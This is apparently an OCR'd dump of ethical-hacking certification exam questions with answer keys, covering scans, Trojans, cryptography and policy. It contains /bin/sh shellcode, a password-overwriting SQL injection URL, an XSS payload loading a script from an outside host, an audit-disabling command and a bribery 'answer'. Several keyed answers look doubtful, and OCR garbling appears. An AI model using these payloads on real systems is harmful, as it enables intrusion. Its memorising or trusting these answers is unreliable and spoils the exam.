
NEW QUESTION 313
TCP packets transmitted in either direction after the initial three-way handshake will have which of the following bit set?

A. SYN flag
B. ACK flag
C. FIN flag
D. XMAS flag

Answer: B

NEW QUESTION 318
William has received a Chess game from someone in his computer programming class through email. William does not really know the person who sent the game very well, but decides to install the game anyway because he really likes Chess.

After William installs the game, he plays it for a couple of hours. The next day, William plays the Chess game again and notices that his machine has begun to slow down. He brings up his Task Manager and sees the following programs running:



What has William just installed?

A. Zombie Zapper (ZoZ)
B. Remote Access Trojan (RAT)

C. Bot IRC Tunnel (BIT)
D. Root Digger (RD)

Answer: B

NEW QUESTION 320
Which of the following is NOT part of CEH Scanning Methodology?

A. Check for Live systems
B. Check for Open Ports
C. Banner Grabbing
D. Prepare Proxies
E. Social Engineering attacks
F. Scan for Vulnerabilities
G. Draw Network Diagrams

Answer: E

NEW QUESTION 324
Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 325
You have successfully gained access to a victim's computer using Windows 2003 Server SMB Vulnerability. Which command will you run to disable auditing from the cmd?

A. stoplog stoplog ?
B. EnterPol /nolog
C. EventViewer o service
D. auditpol.exe /disable

Answer: D

NEW QUESTION 326
In which step Steganography fits in CEH System Hacking Cycle (SHC)

A. Step 2: Crack the password
B. Step 1: Enumerate users
C. Step 3: Escalate privileges
D. Step 4: Execute applications
E. Step 5: Hide files
F. Step 6: Cover your tracks

Answer: E

NEW QUESTION 330
A digital signature is simply a message that is encrypted with the public key instead of the private key.

A. true
B. false

Answer: B

NEW QUESTION 332
Attackers send an ACK probe packet with random sequence number, no response means port is filtered (Stateful firewall is present) and RST response means the port is not filtered. What type of Port Scanning is this?

A. RST flag scanning
B. FIN flag scanning
C. SYN flag scanning
D. ACK flag scanning

Answer: D

NEW QUESTION 337
E-mail tracking is a method to monitor and spy the delivered e-mails to the intended recipient.


To ceh@uggyboy.com
From haja@eccouncil.org
Subject PDF "ReadMe.pdf" in: PDF tracking
Sent on 11-Nov-05 at 03:26:07am 'Singapore' time
1st Open 12-Nov-05 at 01:12:49am +08:00 (86%) Amsterdam, Noord-Holland, Netherlands

Tracking Details

Opened
Doc Opened 12-Nov-05 at 01:12:49am (UTC +08:00) - 21hours46mins42secs after sending
Location Amsterdam, Noord-Holland, Netherlands (86% likelihood)
Opened on unlabelled-170-80-175-82.versatel.net (82.175.80.170:16309)
Pages read 1,2,3
Doc Opened Tracked document opened at 12-Nov-05 at 01:12:49am (UTC +08:00)
Browser used by recipient: AcroForms
Last log No more activity after 12-Nov-05 at 01:15:11am (UTC +08:00) - Log data indicates document was read for at least 2mins22secs (approx.)

Summary - as at 4-May-11 at 15:57:19pm (UTC +08:00) - 2000days12hours31mins12secs after sending
Total Opened 1 time by 1 reader

Select a feature, which you will NOT be able to accomplish with this probe?

A. When the e-mail was received and read
B. Send destructive e-mails
C. GPS location and map of the recipient
D. Time spent on reading the e-mails
E. Whether or not the recipient visited any links sent to them
F. Track PDF and other types of attachments
G. Set messages to expire after specified time
H. Remote control the User's E-mail client application and hijack the traffic

Answer: H

NEW QUESTION 341
A Trojan horse is a destructive program that masquerades as a benign application. The software initially appears to perform a desirable function for the user prior to installation
and/or execution, but in addition to the expected function steals information or harms the system.

The challenge for an attacker is to send a convincing file attachment to the victim, which gets easily executed on the victim machine without raising any suspicion. Today's end users are quite knowledgeable about malwares and viruses. Instead of sending games and fun executables, Hackers today are quite successful in spreading the Trojans using Rogue security software.
What is Rogue security software?

A. A flash file extension to Firefox that gets automatically installed when a victim visits rogue software disabling websites
B. A Fake AV program that claims to rid a computer of malware, but instead installs spyware or other malware onto the compute
C. This kind of software is known as rogue security software.
D. Rogue security software is based on social engineering technique in which the attackers lures victim to visit spear phishing websites
E. This software disables firewalls and establishes reverse connecting tunnel between the victim's machine and that of the attacker

Answer: B

NEW QUESTION 346
How does a denial-of-service attack work?

A. A hacker prevents a legitimate user (or group of users) from accessing a service
B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

NEW QUESTION 350
Leesa is the senior security analyst for a publicly traded company. The IT department recently rolled out an intranet for company use only with information ranging from training, to holiday schedules, to human resources data. Leesa wants to make sure the site is not accessible from outside and she also wants to ensure the site is Sarbanes-Oxley (SOX) compliant. Leesa goes to a public library as she wants to do some Google searching to verify whether the company's intranet is accessible from outside and has been indexed by Google. Leesa wants to search for a website title of "intranet" with part of the URL containing the word "intranet" and the words "human resources" somewhere in the webpage.
What Google search will accomplish this?

A. related:intranet allinurl:intranet:"human resources"
B. cache:"human resources" inurl:intranet(SharePoint)
C. intitle:intranet inurl:intranet+intext:"human resources"

D. site:"human resources"+intext:intranet intitle:intranet

Answer: C

NEW QUESTION 352
You are footprinting an organization and gathering competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find them listed there. You know they had the entire staff directory listed on their website 12 months ago but now it is not there. Is there any way you can retrieve information from a website that is outdated?

A. Visit Google's search engine and view the cached copy
B. Crawl the entire website and store them into your computer
C. Visit Archive.org web site to retrieve the Internet archive of the company's website
D. Visit the company's partners and customers website for this information

Answer: C

Explanation: The Internet Archive (IA) is a non-profit organization dedicated to maintaining an archive of Web and multimedia resources. Located at the Presidio in San Francisco, California, this archive includes "snapshots of the World Wide Web" (archived copies of pages, taken at various points in time), software, movies, books, and audio recordings (including recordings of live concerts from bands that allow it). This site is found at www.archive.org.

NEW QUESTION 353
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

A. 0x60
B. 0x80
C. 0x70
D. 0x90

Answer: D

NEW QUESTION 356
Identify SQL injection attack from the HTTP requests shown below:

A. http://www.myserver.c0m/search.asp? lname=smith%27%3bupdate%20usertable%20set%20passwd%3d%27hAx0r%27%3b--%00
B. http://www.myserver.c0m/script.php?mydata=%3cscript%20src=%22
C. http%3a%2f%2fwww.yourserver.c0m%2fbadscript.js%22%3e%3c%2fscript%3e
D. http://www.victim.com/example accountnumber=67891&creditamount=999999999


Answer: A

NEW QUESTION 360
Which of the following Trojans would be considered 'Botnet Command Control Center'?

A. YouKill DOOM
B. Damen Rock
C. Poison Ivy
D. Matten Kit

Answer: C

NEW QUESTION 362
ViruXine.W32 virus hides their presence by changing the underlying executable code. This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

```
1.  lots of encrypted code
2.  ...
3.  Decryption_Code:
4.  C = C + 1
5.  A = Encrypted
6.  Loop:
7.  B = *A
8.  C = 3214 * A
9.  B = B XOR CryptoKey
10. *A = B
11. C = 1
12. C = A + B
13. A = A + 1
14. GOTO Loop IF NOT A = Decryption_Code
15. C = C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number
```

What is this technique called?

A. Polymorphic Virus
B. Metamorphic Virus
C. Dravidic Virus
D. Stealth Virus

Answer: A

NEW QUESTION 364
The FIN flag is set and sent from host A to host B when host A has no more data to transmit (Closing a TCP connection). This flag releases the connection resources. However, host A can continue to receive data as long as the SYN sequence numbers of transmitted packets from host B are lower than the packet segment containing the set FIN flag.

A. false
B. true

Answer: B

NEW QUESTION 368
NetBIOS over TCP/IP allows files and/or printers to be shared over the network. You are trying to intercept the traffic from a victim machine to a corporate network printer. You are attempting to hijack the printer network connection from your laptop by sniffing the wire. Which port does SMB over TCP/IP use?

A. 443
B. 139
C. 179
D. 445

Answer: D

NEW QUESTION 372
Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

A. Take over the session
B. Reverse sequence prediction
C. Guess the sequence numbers
D. Take one of the parties offline

Answer: C

NEW QUESTION 377
You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems. In other words you are trying to penetrate an otherwise impenetrable system. How would you proceed?

A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly- paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

NEW QUESTION 380
Fred is scanning his network to ensure it is as secure as possible. Fred sends a TCP probe packet to a host with a FIN flag and he receives a RST/ACK response. What does this mean?

A. This response means the port he is scanning is open.
B. The RST/ACK response means the port Fred is scanning is disabled.
C. This means the port he is scanning is half open.
D. This means that the port he is scanning on the host is closed.

Answer: D

NEW QUESTION 382
How do you defend against MAC attacks on a switch?

A. Disable SPAN port on the switch
B. Enable SNMP Trap on the switch
C. Configure IP security on the switch
D. Enable Port Security on the switch

Answer: D

NEW QUESTION 384
One of the most common and the best way of cracking RSA encryption is to begin to derive the two prime numbers, which are used in the RSA PKI mathematical process. If the two numbers p and q are discovered through a process, then the private key can be derived.

A. Factorization
B. Prime Detection
C. Hashing
D. Brute-forcing

Answer: A

NEW QUESTION 389
You have chosen a 22 character word from the dictionary as your password. How long will it take to crack the password by an attacker?

A. 16 million years
B. 5 minutes
C. 23 days
D. 200 years

Answer: B

NEW QUESTION 393
_____ is a type of symmetric-key encryption algorithm that transforms a fixed- length block of plaintext (unencrypted text) data into a block of ciphertext (encrypted text) data of the same length.

A. Stream Cipher
B. Block Cipher
C. Bit Cipher
D. Hash Cipher

Answer: B

NEW QUESTION 396
Hampton is the senior security analyst for the city of Columbus in Ohio. His primary responsibility is to ensure that all physical and logical aspects of the city's computer network are secure from all angles. Bill is an IT technician that works with Hampton in the same IT department. Bill's primary responsibility is to keep PC's and servers up to date and to keep track of all the agency laptops that the company owns and lends out to its employees. After Bill setup a wireless network for the agency, Hampton made sure that everything was secure. He instituted encryption, rotating keys, turned off SSID broadcasting, and enabled MAC filtering. According to agency policy, only company laptops are allowed to use the wireless network, so Hampton entered all the MAC addresses for those laptops into the wireless security utility so that only those laptops should be able to access the wireless network.
Hampton does not keep track of all the laptops, but he is pretty certain that the agency only purchases Dell laptops. Hampton is curious about this because he notices Bill working on a Toshiba laptop one day and saw that he was on the Internet. Instead of jumping to conclusions, Hampton decides to talk to Bill's boss and see if they had purchased a Toshiba laptop instead of the usual Dell. Bill's boss said no, so now Hampton is very curious to see how Bill is accessing the Internet. Hampton does site surveys every couple
of days, and has yet to see any outside wireless network signals inside the company's building.
How was Bill able to get Internet access without using an agency laptop?

A. Bill spoofed the MAC address of Dell laptop
B. Bill connected to a Rogue access point
C. Toshiba and Dell laptops share the same hardware address
D. Bill brute forced the Mac address ACLs

Answer: A

NEW QUESTION 400
Gerald, the Systems Administrator for Hyped Enterprises, has just discovered that his network has been breached by an outside attacker. After performing routine maintenance on his servers, he discovers numerous remote tools were installed that no one claims to have knowledge of in his department. Gerald logs onto the management console for his IDS and discovers an unknown IP address that scanned his network constantly for a week and was able to access his network through a high-level port that was not closed. Gerald traces the IP address he found in the IDS log to a proxy server in Brazil. Gerald calls the company that owns the proxy server and after searching through their logs, they trace the source to another proxy server in Switzerland. Gerald calls the company in Switzerland that owns the proxy server and after scanning through the logs again, they trace the source back to a proxy server in China. What proxy tool has Gerald's attacker used to cover their tracks?

A. ISA proxy
B. IAS proxy
C. TOR proxy
D. Cheops proxy

Answer: C

NEW QUESTION 402
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches. If these switches' ARP cache is successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 406
The programmers on your team are analyzing the free, open source software being used to run FTP services on a server in your organization. They notice that there is excessive number of functions in the source code that might lead to buffer overflow. These C++ functions do not check bounds. Identify the line in the source code that might lead to buffer overflow?

```
1. #include <stdio.h>
2. void stripnl(char *str) {
3. while(strlen(str) && ( (str[strlen(str) - 1] == 13) ||
4. ( str[strlen(str) - 1] == 10 ))) {

5. str[strlen(str) - 1] = 0;
6. }
7. }
8.
9. int main() {
10. FILE *infile;
11. char fname[40];
12. char line[100];
13. int lcount;
14.
15. /* Read in the filename */
16. printf("Enter the name of a ascii file: ");
17. fgets(fname, sizeof(fname), stdin);
18.
19. /* We need to get rid of the newline char. */
20. stripnl(fname);
21.
22. /* Open the file. If NULL is returned there was an error */
23. if((infile = fopen(fname, "r")) == NULL) {
24. printf("Error Opening File.\n");
25. exit(1);
26. }
27.
28. while( fgets(line, sizeof(line), infile) != NULL ) {
29. /* Get each line from the infile */
30. lcount++;
31. /* print the line number and data */
32. printf("Line %d: %s", lcount, line);
33. }
34.
35. fclose(infile); /* Close the file */
```

A. 9A.9
B. 17B.17
C. 20C.20
D. 32D.32
E. 35E.35

Answer: B

Explanation: Topic 3, Volume C

NEW QUESTION 408
What type of port scan is shown below?

Scan directed at open port:
Client Server
192.5.2.92:4079 -----FIN/URG/PSH----->192.5.2.110:23
192.5.2.92:4079 <----NO RESPONSE------192.5.2.110:23

Scan directed at closed port:
Client Server
192.5.2.92:4079 -----FIN/URG/PSH----->192.5.2.110:23
192.5.2.92:4079<-----RST/ACK----------192.5.2.110:23

A. Idle Scan
B. Windows Scan

C. XMAS Scan
D. SYN Stealth Scan

Answer: C

NEW QUESTION 409
A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed. Which security policy must the security analyst check to see if dial-out modems are allowed?

A. Firewall-management policy
B. Acceptable-use policy
C. Remote-access policy
D. Permissive policy

Answer: C

NEW QUESTION 413
When utilizing technical assessment methods to assess the security posture of a network, which of the following techniques would be most effective in determining whether end-user security training would be beneficial?

A. Vulnerability scanning
B. Social engineering
C. Application security testing
D. Network sniffing

Answer: B

NEW QUESTION 414
Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would like to tunnel the information to the remote end but does not have VPN capabilities to do so. Which of the following tools can she use to protect the link?

A. MD5
B. PGP
C. RSA
D. SSH

Answer: D

NEW QUESTION 415
Lauren is performing a network audit for her entire company. The entire network is comprised of around 500 computers. Lauren starts an ICMP ping sweep by sending one IP packet to the broadcast address of the network, but only receives responses from around five hosts. Why did this ping sweep only produce a few responses?

A. Only Windows systems will reply to this scan.
B. A switched network will not respond to packets sent to the broadcast address.
C. Only Linux and Unix-like (Non-Windows) systems will reply to this scan.
D. Only servers will reply to this scan.

Answer: C

NEW QUESTION 416
You are writing security policy that hardens and prevents Footprinting attempt by Hackers. Which of the following countermeasures will NOT be effective against this attack?

A. Configure routers to restrict the responses to Footprinting requests
B. Configure Web Servers to avoid information leakage and disable unwanted protocols
C. Lock the ports with suitable Firewall configuration
D. Use an IDS that can be configured to refuse suspicious traffic and pick up Footprinting patterns
E. Evaluate the information before publishing it on the Website/Intranet
F. Monitor every employee computer with Spy cameras, keyloggers and spy on them
G. Perform Footprinting techniques and remove any sensitive information found on DMZ sites
H. Prevent search engines from caching a Webpage and use anonymous registration services
I. Disable directory and use split-DNS

Answer: F

NEW QUESTION 421
In order to show improvement of security over time, what must be developed?

A. Reports
B. Testing tools
C. Metrics
D. Taxonomy of vulnerabilities

Answer: C

NEW QUESTION 423
SOAP services use which technology to format information?

A. SATA
B. PCI
C. XML
D. ISDN

Answer: C

NEW QUESTION 425
The traditional traceroute sends out ICMP ECHO packets with a TTL of one, and increments the TTL until the destination has been reached. By printing the gateways that generate ICMP time exceeded messages along the way, it is able to determine the path packets take to reach the destination.
The problem is that with the widespread use of firewalls on the Internet today, many of the packets that traceroute sends out end up being filtered, making it impossible to completely trace the path to the destination.

